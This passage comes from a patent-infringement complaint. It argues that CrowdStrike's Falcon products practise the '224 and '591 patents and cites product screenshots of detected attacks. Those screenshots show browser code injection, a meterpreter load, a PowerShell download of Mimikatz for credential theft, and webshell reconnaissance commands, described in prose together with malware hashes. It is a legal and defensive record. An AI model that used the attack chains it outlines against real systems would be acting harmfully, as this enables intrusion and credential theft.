(*See* https://www.crowdstrike.com/falcon/2020/videos/uptown-splunk-get-funky-with-falcon-data/ at 4:00, 10:32.)

233. In another example, as shown below, the Accused Products provide a process tree for an event in which a malicious link in Outlook exploited a vulnerability in internet explorer. The process tree includes related objects "IEXPLORE.EXE" and "NOTEPAD.EXE" with the green arrow indicating "IEXPLORE.EXE" injected code into "NOTEPAD.EXE" to create a malicious version of "NOTEPAD.EXE" identified as a "Known Malware." In another example, as shown in the annotated red boxes below, the Accused Products display "Global Prevalence" and "Local Prevalence" information for files and the highlighted malicious version of "NOTEPAD.EXE" is "Common" for both "Global Prevalence" and "Local Prevalence."



FIRST BEHAVIOR Mar. 7, 2017 21:49:46 MOST RECENT BEHAVIOR Mar. 7, 2017 21:55:56

CS-160228-1151

CS-160228-1151\CS_User

BEHAVIORS Medium Severity Drive By Download
A browser created a process via shellcode.

Medium Severity Known Malware
Metasploit's meterpreter server may have been loaded into a process.

COMMAND LINE notepad.exe

FILE PATH \Device\HarddiskVolume1\Windows\SysWOW64\notepad.exe

SHA256 c4232ddd4d37b9c0884bd44d8476578c54d7f98d58945726a6a07e102

GLOBAL PREVALENCE Common LOCAL PREVALENCE Common


HASH PREVENTION POLICY None

MD5 d378bffb70923139d6a4f546864aa61c

Global Prevalence Common Local Prevalence Common

(*See* https://www.youtube.com/watch?v=9GbIKLWc2vY at 6:47.)

234. In another example, as shown below, the Accused Products display information related to found malware and hacker group "GOBLIN PANDA" including indicators related to the malware found on network host computers, servers identified as associated with the malware and Goblin Panda, and website web.thoitievietnam.org identified as associated with the malware indicators, Goblin Panda servers, and Goblin Panda. In another example, a malware is demonstrated as being first seen on February 20, 2019.



1 indicator on 2 hosts

Hosts

CS-SE-DJS-W10BH

TMM-WIN10-D3

Indicator

e7c0bc0e80f22e7b9ac178426473040099b78ac7b73fb809e95e9c...

TYPE	Hash
FIRST SEEN	Feb. 20, 2019 15:10:53
ALL HOSTS	2
AVAILABLE HOSTS	2

(*See* https://www.youtube.com/watch?v=4B4a5FQZ8dE&list=PLtojL19AteZv3oYq8_jD_0J5v

NvxdGDDs at 0:15; *see* https://www.crowdstrike.com/blog/tech-center/falcon-indicator-graph/.)


235. The Accused Products perform a method that includes *generating an event line comprising information relating to the event, wherein the information relates to at least one of the first object, the action of the first object, the target, and the originating object*. For example, as shown above, the Accused Products monitor events including processes and operations performed by processes. These events are further enriched with data related to the context and nature of these events, including events performed across a network (*e.g.*, DNS requests, network connections, correlated event telemetry across network endpoints, etc.). (*See* https://www.crowdstrike.com/falcon/2020/videos/uptown-splunk-get-funky-with-falcon-data/ at 4:00.) The Accused Products link the events for the processes and operations performed by these processes (*e.g.*, TargetProcessID, ContextProcessID, ComputerName, FileName, CommandLine, etc.). (*See id.* at 10:32.) In addition, the Accused Products, including Falcon Prevent, "[p]rovide[] details, context and history for every alert" and "[u]nravel[] an entire attack in one easy-to-grasp process tree enriched with contextual and threat intelligence data." (*See* https://www.crowdstrike.com/wp-content/uploads/2019/03/falcon-prevent-data-sheet.pdf.)

236. In another example, as shown above, as shown below, the Accused Products display a process tree with each node representing a step for a malicious link in Outlook opening a website using internet explorer, and the website exploiting an internet explorer vulnerability to initiate a drive-by-download attack. "EXPLORER.EXE," "OUTLOOK.EXE," "IEXPLORE.EXE," another "IEXPLORE.EXE," and "NOTEPAD.EXE" are displayed as connected nodes each representing a step in the execution of the process. The green arrow from related objects "IEXPLORE.EXE" to "NOTEPAD.EXE" indicates "IEXPLORE.EXE" injected code into "NOTEPAD.EXE" creating a malicious variant of "NOTEPAD.EXE." The malicious variant of

"NOTEPAD.EXE" then performed malicious actions using the command prompt "CMD.EXE." For example, "NOTEPAD.EXE" used the command prompt "CMD.EXE" to upload malicious executable file "BACKDOOR.EXE" but execution of "BACKDOOR.EXE" was blocked. In another example, "NOTEPAD.EXE" used the command prompt "CMD.EXE" to execute an encoded PowerShell command "POWERSHELL.EXE" to connect to raw.githubusercontent[.]com and download the Mimikatz password dumping tool for credential theft. (*See* https://www.youtube.com/watch?v=9GbIKLWc2vY at 11:23.)

237. In another example, as shown above, the Accused Products display an event related to "HOST CS-SE-CC" and "USER NAME Chuck, CS-SE-CC$" including related objects "iexplore.exe" and "notepad.exe." The Accused Products show "iexplore.exe" injected code into "notepad.exe" to create a malicious version of "notepad.exe" and the malicious version of "notepad.exe" then performed actions including using command prompt "CMD.EXE." (*See* https://www.crowdstrike.com/resources/videos/how-to-hunt-for-threat-activity-with-falcon-endpoint-protection/ at 2:02.)

238. The Accused Products perform a method that includes *transmitting the generated event line*. For example, the Accused Products, including Falcon Prevent, "[u]nravel[] an entire attack in one easy-to-grasp process tree enriched with contextual and threat intelligence data." (*See* https://www.crowdstrike.com/wp-content/uploads/2019/03/falcon-prevent-data-sheet.pdf.) Falcon Prevent displays detected events and options to "open the detection for more details or select [the process tree link] to view the process tree," the process tree link highlighted in the red box annotation below. This information is transmitted at least to the Accused Products' user interface.



CrowdStrike Store - Falcon Prevent

425 detections fou

Severity	Tactic	Technique	Time	Status	Triggering file	Assigned to
Critical 42	Machine Learning 246	Sensor Based ML 224	Last hour 11	New 425	KjbyWMFdgX.exe 155	Unassigned 409
High 307	Defense Evasion 123	Credential Dumping 60	Last day 25	In Progress 90	powershell.exe 51	Kelly.Housman@bh.crowd... 6
Medium 54	Execution 78	Process Injection 51	Last week 339	True Positive 1,024	rundll32.exe 42	shigeru.suzuki2@crowdst... 4
Low 19	Credential Access 60	Rundll32 42	Last 30 days 422	False Positive 1	whoami.rtf 35	Dilan.nathoo@bh.crowdst... 2
Informational 3	Persistence 47	PowerShell 41	Last 90 days 425	Ignored 140	PING.EXE 34	claude.braxton@bh.crowd... 2
+Q	+Q 9 more	+Q 25 more	+Q	+Q	+Q 79 more	+Q 2 more

□ Select All Update & Assign No grouping Sort by newest detect time

BERSERK BEAR Detected View Profile

	TACTIC & TECHNIQUE	DETECT TIME	HOST	USER NAME	ASSIGNED TO	STATUS
Medium	Falcon Intel via Intelligence Indi...	Jan. 18, 2019 13:26:56	CS-SE-DJS-W10BH	bertram.gilfoyle	Unassigned	New

BERSERK BEAR Detected View Profile

	TACTIC & TECHNIQUE	DETECT TIME	HOST	USER NAME	ASSIGNED TO	STATUS
Medium	Machine Learning via Cloud-bas...	Jan. 18, 2019 13:26:49	CS-SE-DJS-W10BH	bertram.gilfoyle	ned	New
Low	Machine Learning via Cloud-bas...	Jan. 18, 2019 13:26:40	CS-SE-DJS-W10BH	bertram.gilfoyle	ned	New
High	Machine Learning via Sensor-ba...	Jan. 18, 2019 13:26:37	CS-SE-DJS-W10BH	bertram.gilfoyle	ned	New
High	Machine Learning via Sensor-ba...	Jan. 18, 2019 13:26:33	CS-SE-DJS-W10BH	bertram.gilfoyle	Unassigned	New
High				bertram.gilfoyle	Unassigned	New

can open the detection for more details
or select to view the process tree

BERSERK BEAR Detected View Profile

1:12 / 3:49

Scroll for details

(*See* https://www.youtube.com/watch?v=LxsKAWozKs8 at 1:12 (annotations added: selecting the process tree link in the Accused Product's user interface transmits a process tree for a selected event to the user).)

239. Each claim in the '224 Patent recites an independent invention. Neither claim 1, described above, nor any other individual claim is representative of all claims in the '224 Patent.

240. Defendants have been aware of the '224 Patent since at least the filing of this Complaint. Further, Plaintiffs have marked their products with the '224 Patent, including on their web site, since at least July 2020.

241. Defendants directly infringe at least claim 1 of the '224 Patent, either literally or under the doctrine of equivalents, by performing the steps described above. For example, on information and belief, Defendants perform the claimed method in an infringing manner as described above by running this software and system to protect their own computer and network operations. On information and belief, Defendants also perform the claimed method in an

infringing manner when testing the operation of the Accused Products and corresponding systems. As another example, Defendants perform the claimed method when providing or administering services to third parties, customers, and partners using the Accused Products.

242. Defendants' partners, customers, and end users of their Accused Products and corresponding systems and services directly infringe at least claim 1 of the '224 Patent, literally or under the doctrine of equivalents, at least by using the Accused Products and corresponding systems and services, as described above.

243. Defendants have actively induced and are actively inducing infringement of at least claim 1 of the '224 Patent with specific intent to induce infringement, and/or willful blindness to the possibility that their acts induce infringement, in violation of 35 U.S.C. § 271(b). For example, Defendants encourage and induce customers to use CrowdStrike's security software in a manner that infringes claim 1 of the '224 Patent at least by offering and providing software that performs a method that infringes claim 1 when installed and operated by the customer, and by engaging in activities relating to selling, marketing, advertising, promotion, installation, support, and distribution of the Accused Products.

244. Defendants encourage, instruct, direct, and/or require third parties—including their certified partners and/or customers—to perform the claimed method using the software, services, and systems in infringing ways, as described above.

245. Defendants further encourage and induce their customers to infringe claim 1 of the '224 Patent: 1) by making their security services available on their website, providing applications that allow users to access those services, widely advertising those services, and providing technical support and instructions to users, and 2) through activities relating to marketing, advertising, promotion, installation, support, and distribution of the Accused Products, including their

CrowdStrike security software, and services in the United States. (*See* https://www.crowdstrike.com/; *see* https://www.crowdstrike.com/partners/solution-providers/.)

246. For example, on information and belief, Defendants share instructions, guides, and manuals, which advertise and instruct third parties on how to use the software as described above, including at least customers and partners. (*See* https://www.crowdstrike.com/free-trial-guide/installation/.) On further information and belief, Defendants also provide customer service and technical support to purchasers of the Accused Products and corresponding systems and services, which directs and encourages customers to perform certain actions that use the Accused Products in an infringing manner. (*See* https://www.crowdstrike.com/contact-support/.)

247. Defendants and/or their partners recommend and sell the Accused Products and provide technical support for the installation, implementation, integration, and ongoing operation of the Accused Products for each individual customer. On information and belief, each customer enters into a contractual relationship with Defendants and/or one of their partners, which obligates each customer to perform certain actions in order to use the Accused Products. (*See* https://www.crowdstrike.com/free-trial-guide/purchase/; *see* https://www.crowdstrike.com/ free-trial-guide/installation/.) Further, in order to receive the benefit of Defendants' and/or their partners' continued technical support and their specialized knowledge and guidance of the operability of the Accused Products, each customer must continue to use the Accused Products in a way that infringes the '224 Patent. (*See* https://www.crowdstrike.com/contact-support/.)

248. Further, as the entity that provides installation, implementation, and integration of the Accused Products in addition to ensuring the Accused Product remains operational for each customer through ongoing technical support, on information and belief, Defendants and/or their partners affirmatively aid and abet each customer's use of the Accused Products in a manner that

performs the claimed method of, and infringes, the ’224 Patent.

249. Defendants also contribute to the infringement of their partners, customers, and end-users of the Accused Products by providing within the United States or importing into the United States the Accused Products, which are for use in practicing, and under normal operation practice, methods claimed in the Asserted Patents, constituting a material part of the inventions claimed, and not a staple article or commodity of commerce suitable for substantial non-infringing uses. Indeed, as shown above, the Accused Products and the example functionality have no substantial non-infringing uses but are specifically designed to practice the ’224 Patent.

250. On information and belief, the infringing actions of each partner, customer, and/or end-user of the Accused Products are attributable to one of the Defendants. For example, on information and belief, one of the Defendants directs and controls the activities or actions of its partners or others in connection with the Accused Products by contractual agreement or otherwise requiring partners or others to provide information and instructions to customers who acquire the Accused Products which, when followed, results in infringement. One of the Defendants further directs and controls the operation of devices executing the Accused Products by programming the software which, when executed by a customer or end user, perform the claimed method of at least claim 1 of the ’224 Patent.

251. Plaintiffs have suffered and continue to suffer damages, including lost profits, as a result of Defendants’ infringement of the ’224 Patent. Defendants are therefore liable to Plaintiffs under 35 U.S.C. § 284 for damages in an amount that adequately compensates Plaintiffs for Defendants’ infringement, but no less than a reasonable royalty.

252. Plaintiffs will continue to suffer irreparable harm unless this Court preliminarily and permanently enjoins Defendants, their agents, employees, representatives, and all others acting

in concert with Defendants from infringing the ’224 Patent.

253. Defendants’ infringement of the ’224 Patent is knowing and willful. Defendants acquired actual knowledge of the ’224 Patent at least when Plaintiffs filed this lawsuit and had constructive knowledge of the ’224 Patent from at least the date Plaintiffs marked their products with the ’224 Patent and/or provided notice of the ’224 Patent on their website.

254. On information and belief, despite Defendants’ knowledge of the Asserted Patents and Plaintiffs’ patented technology, Defendants made the deliberate decision to sell products and services that they knew infringe these patents. Defendants’ continued infringement of the ’224 Patent with knowledge of the ’224 Patent constitutes willful infringement.

FIFTH CAUSE OF ACTION
<u>(INFRINGEMENT OF THE ’591 PATENT)</u>

255. Plaintiffs reallege and incorporate the preceding paragraphs of this complaint.


256. Defendants have infringed and continue to infringe one or more claims of the ’591 Patent in violation of 35 U.S.C. § 271 in this District and elsewhere in the United States and will continue to do so unless enjoined by this Court. The Accused Products, including features including features of the Falcon Platform such as Falcon Prevent, at least when used for their ordinary and customary purposes, practice each element of at least claim 1 of the ’591 Patent as described below.

257. For example, claim 1 of the ’591 patent recites:

> 1. A computer-implemented method comprising:
>
> monitoring a memory space of a process for execution of at least one monitored function of a plurality of functions, wherein monitoring the memory space comprises loading a component for evaluating the at least one monitored function in the memory space;
>
> invoking one of the plurality of functions as a result of receiving a call from an application programming instance;

> executing stack walk processing upon the invocation of one of the plurality of functions in the monitored memory space; and
>
> performing, during the executing of the stack walk processing before an address of an originating caller function is reached, a memory check for a plurality of stack entries identified during the stack walk processing to detect suspicious behavior, wherein an alert of suspicious behavior is triggered when the performing of the memory check detects at least one of the following:
>
> code execution is attempted from non-executable memory,
>
> a base pointer is identified as being invalid,
>
> an invalid stack return address is identified,
>
> attempted execution of a return-oriented programming technique is detected,
>
> the base pointer is detected as being outside a current thread stack, and
>
> a return address is detected as being inside a virtual memory area,
>
> wherein when an alert of suspicious behavior is triggered, preventing execution of a payload for the invoked function from operating.

258. The Accused Products perform the method of claim 1 of the ’591 Patent. To the extent the preamble is construed to be limiting, the Accused Products perform *a computer-implemented method*, as further explained below. For example, the Falcon Platform includes “[a]n intelligent, lightweight agent unlike any other [that] blocks attacks — both malware and malware-free — while capturing and recording endpoint activity. Leverage rich APIs for automation of the Falcon platform’s management, detection, response and intelligence.”




SINGLE UNIVERSAL AGENT AND POWERFUL APIS

An intelligent, lightweight agent unlike any other blocks attacks — both malware and malware-free — while capturing and recording endpoint activity. Leverage rich APIs for automation of the Falcon platform's management, detection, response and intelligence

(*See* https://www.crowdstrike.com/endpoint-security-products/falcon-platform/.)

259. On information and belief, the Accused Products perform a method that includes *monitoring a memory space of a process for execution of at least one monitored function of a plurality of functions, wherein monitoring the memory space comprises loading a component for evaluating the at least one monitored function in the memory space*. For example, the "Falcon Platform can detect a fileless attack using web shell" because the "Falcon Sensor sits in the kernel and CrowdStrike focuses on malicious patterns or indicators of attack" to detect hacking tools in which "no file is written to a disk." In another example, as shown below, the Accused Products display information for an event related to "HOST CS-WEBSERV1-TMM" and "USER NAME CS-WEBSERV1-TMM" and connected a series of events including "[root]", "smss.exe", another "smss.exe", "wininit.exe", "services.exe", "svchost.exe", "w3wp.exe", "cmd.exe", "ipconfig.exe", another "cmd.exe", "whoami.exe", another "cmd.exe", and "NETSTAT.EXE," including "w3wp.exe" using the command prompt "cmd.exe" to perform malicious actions. The Accused Products and their "indicators of attack…recognize that this series of events corresponds to a webshell exploit" and "see the commands entered in the command prompt—whoami, ipconfig, and netstat—and under these circumstances they are suspicious."


In this video, we illustrate how the Falcon Platform can detect a fileless attack using WebShell:



How Falcon Prevents Fileless Attacks in Your Organization

```
  TCP    [fe80::956:7347:597c:6d96%13]:389  [fe80::956:7347:597c:6d96%13]:52247  ESTABLISHED
  TCP    [fe80::956:7347:597c:6d96%13]:389  [fe80::956:7347:597c:6d96%13]:52251  ESTABLISHED
  TCP    [fe80::956:7347:597c:6d96%13]:49155  [fe80::956:7347:597c:6d96%13]:49237  ESTABLISHED
  TCP    [fe80::956:7347:597c:6d96%13]:49155  [fe80::956:7347:597c:6d96%13]:50146  ESTABLISHED
  TCP    [fe80::956:7347:597c:6d96%13]:49155  [fe80::956:7347:597c:6d96%13]:52022  ESTABLISHED
  TCP    [fe80::956:7347:597c:6d96%13]:49237  [fe80::956:7347:597c:6d96%13]:49155  ESTABLISHED
  TCP    [fe80::956:7347:597c:6d96%13]:50146  [fe80::956:7347:597c:6d96%13]:49155  ESTABLISHED
  TCP    [fe80::956:7347:597c:6d96%13]:52022  [fe80::956:7347:597c:6d96%13]:49155  ESTABLISHED
  TCP    [fe80::956:7347:597c:6d96%13]:52247  [fe80::956:7347:597c:6d96%13]:389  ESTABLISHED
